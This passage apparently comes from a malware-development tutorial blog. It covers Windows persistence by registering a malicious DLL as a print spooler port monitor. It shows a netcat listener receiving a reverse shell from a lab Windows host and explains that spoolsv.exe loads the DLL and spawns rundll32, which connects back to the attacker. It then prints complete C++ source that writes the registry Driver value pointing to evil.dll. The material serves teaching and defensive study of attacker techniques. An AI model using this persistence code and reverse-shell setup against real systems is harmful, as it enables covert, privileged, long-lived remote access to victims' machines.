
```
(cocomelonc@kali)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



{:class="img-responsive"}


We can see that the `evil12.dll` is being accessed by the `spoolsv.exe` (PID: 4616), which eventually spawns a `rundll32` with our payload, that initiates a connection back to the attacker:



{:class="img-responsive"}

For cleanup, after end of experiments, run:

```
Remove-ItemProperty -Path  
"HKLM:\System\CurrentControlSet\Control\Print\Monitors\Meow" -Name  
"Driver"
```



{:class="img-responsive"}

My "dirty PoC" for registry persistence:

```
/*
pers.cpp
windows persistence via port monitors
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // subkey
    const char* sk =
        "\\System\\CurrentControlSet\\Control\\Print\\Monitors\\Meow";

    // evil DLL
    const char* evilDll = "evil.dll";

    // startup
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)sk, 0, NULL,
```

```

REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey,
NULL);
    if (res == ERROR_SUCCESS) {

        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"Driver", 0, REG_SZ, (unsigned
char*)evilDll, strlen(evilDll));
        RegCloseKey(hkey);
    } else {
        printf("failed to create new registry subkey :(");
        return -1;
    }
    return 0;
}

```

During Defcon 22, Brady Bloxham [demonstrated](#) this persistence technique. This method requires Administrator privileges and the DLL must be saved to disk.

The question remains whether any APTs uses this technique in the wild.

[Windows Print Spooler Service](#)

[Defcon-22: Brady Bloxham - Getting Windows to Play with itself](#)

[MITRE ATT&CK - Port Monitors persistence technique](#)